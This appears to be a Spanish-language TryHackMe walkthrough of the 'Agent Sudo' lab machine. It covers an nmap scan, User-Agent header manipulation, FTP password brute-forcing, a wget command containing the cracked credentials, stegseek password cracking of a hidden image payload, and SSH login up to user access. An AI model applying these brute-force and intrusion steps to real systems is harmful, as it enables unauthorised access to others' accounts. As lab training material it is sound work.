Agent Sudo

[TryHackMe] Agent Sudo: Resolución Paso a Paso

🔍 ¡Bienvenidos a otro walkthrough de TryHackMe! En este video, exploramos Agent Sudo, una máquina de nivel fácil que nos permite practicar habilidades clave en pentesting y


https://youtu.be/uTwuUZV_cC0?si=f-AZZ4EPSMXe52eS

Como siempre primero de todo vamos a iniciar con la fase de enumeración para ver los puertos abiertos y los servicios que están corriendo por ellos, esto lo hacemos con nuestro escaneo con nmap

```
┌──(root㉿Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo]
└─# nmap -p- -sS -sC -sV --open --min-rate 5000 -n -Pn -vvv 10.10.78.252 -oN allPorts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 00:03 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:03
Completed NSE at 00:03, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:03
Completed NSE at 00:03, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:03
Completed NSE at 00:03, 0.00s elapsed
Initiating SYN Stealth Scan at 00:03
Scanning 10.10.78.252 [65535 ports]
Discovered open port 80/tcp on 10.10.78.252
Discovered open port 22/tcp on 10.10.78.252
Discovered open port 21/tcp on 10.10.78.252
Completed SYN Stealth Scan at 00:03, 25.08s elapsed (65535 total ports)
Initiating Service scan at 00:03
Scanning 3 services on 10.10.78.252
Completed Service scan at 00:03, 6.75s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.78.252.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:03
Completed NSE at 00:03, 5.78s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:03
Completed NSE at 00:03, 1.41s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:03
Completed NSE at 00:03, 0.01s elapsed
Nmap scan report for 10.10.78.252
Host is up, received user-set (0.24s latency).
Scanned at 2025-03-27 00:03:11 CET for 39s
Not shown: 37492 closed tcp ports (reset), 28040 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```

Como podemos ver hemos encontrado 3 puertos abiertos


Vamos a entrar a el servicio web a ver que podemos sacar de aquí




Esto es lo que encontramos en el servidor web, y aquí nos dice que usemos el propio nombre del usuario o Agent en este caso, en el campo de `user-agent` para acceder al sitio

> 💡 El **User-Agent** es un campo en las cabeceras de las solicitudes HTTP que identifica al cliente que realiza la petición a un servidor web. Generalmente, este campo contiene información sobre el navegador, el sistema operativo y, en algunos casos, el dispositivo desde el cual se accede a la página.


Entonces lo que vamos hacer es manipular la petición para modificar el campo `user-agent` con los nombres de los agentes, para ello vamos a utilizar la herramienta BurpSuite la cual no va a permitir esto



Este es el campo a el que me refiero la cual esta compuesta por toda esta información de nuestra maquina




Vamos a enviar esto a el Repeater




Y es aquí donde ya empezamos a trabajar manipulando esta solicitud

Nos dice que modifiquemos el campo `User-Agent` por nuestro nombre en clave, tenemos el Agent R el cual aparece en la pagina web, asi que vamosa a iniciar con ese

> Dear agents,
>
> Use your own **codename** as user-agent to access the site.
>
> From,
> Agent R




Así que hacemos esta solicitud




Y mirar la respuesta que nos dio, esto se significa que el servidor nos contesto y hay mensaje el cual dice, "Que estas haciendo, eres uno de los 25 empleados!" con esto nos esta diciendo que R si es un usuario valido para manipular esta Solicitud.

Así que según lo que vemos, parece ser que los Agentes van por letras Así que vamos a ir probando letra por letra a ver que respuesta nos da el servidor





No tiene nada el Agent A



No tiene nada el Agent B

Podemos ver que con el (Agent C) nos aparece una nueva cabecera llama Location la cual parece ser tiene un archivo en PHP






Esto también lo podríamos hacer con el curl, de la siguiente manera.

💡 -A = Agent-User


-L = Si hay un redireccionamiento ve hasta el y muéstramelo



Y así es como nos muestra tal cual como no lo mostro BurpSuite


---

Así que vamos a llevarnos esto a el navegador a ver que nos encontramos.




Aquí lo que nos dice es “Dile a el Agent J que cambie su maldita contraseña porque es débil”

Entonces como estamos viendo podemos encontrar varias cosas, nos damos cuenta que se dirige a (chris) el cual podría ser un usuario y que el (Agent J) o (chris) tiene una contraseña débil




Así que lo que vamos hacer es un ataque de fuerza bruta con Hydra sobre el puerto 21 FTP, ya que como dice su contraseña es débil para ver si encontramos credenciales validas para poder conectarnos por dicho puerto



Como podemos ver encontramos credenciales validas para el usuario chris, así que vamos a iniciar sesión por FTP para conectarnos y ver que podemos encontrar


Y así es como ya estaríamos dentro de Servicio FTP del usuario chris



Lo siguiente que vamos hacer es descargarnos todo lo que hay en el servidor FTP, eso lo hacemos con el siguiente comando. Otra manera de hacerlo es desde la sesión ftp con el comando `get` y el nombre del fichero

```
wget -m --no-passive ftp://chris:crystal@10.10.60.140
```

Y aquí es como tenemos todo lo que tenia el servidor en nuestra maquina





Vamos a leer el archivito .txt a ver que contiene

Aquí lo que nos esta diciendo es que dentro de alguna de las imágenes en los metadatos se encuentra guardada la contraseña del Agent J

Así que lo que vamos hacer es ver que hay en los metadatos de las imágenes para así poder ver si nos encontramos las credenciales que dice, para ello vamos hacer uso de la herramienta `steghide` que nos permite extraer información oculta de la imagen

La herramienta no nos muestra información pero por esta analogía nos podemos dar cuenta que las credenciales se encuntra la imagen cute ya que en a otra el formato ni es compartible







Así que vamos a tirar de otra herramienta `stegseek` que lo que hace esta herramienta mediante un diccionario hace un ataque de fuerza bruta y pues no la muestra

```
stegseek [stegofile.jpg] [wordlist.txt
```


Y así es como nos a encontrado las credenciales y adicional un archivito .txt que aparentemente tiene un mensaje






Y así es como hemos extraído este mensaje de esta imagen y como vemos nos brinda varios tipos de información, nos dice (james) que suponemos que es un usuario y nos brinda sus credenciales


Entonces como ya tenemos las credenciales y en la fase de enumeración hemos encontrado que solo tenemos el puesto 21 FTP el 22 SSH, así que vamos a probarla por uno de los dos servicios a ver por cual es el que nos va a funcionar



Como vemos por ftp no nos deja así que vamos a intentarlo por SSH




Y como vemos por SSH si que nos deja, esto se significa que las credenciales que encontramos anteriormente eran para este servicio SSH



Y así es como obtendríamos las credenciales del user

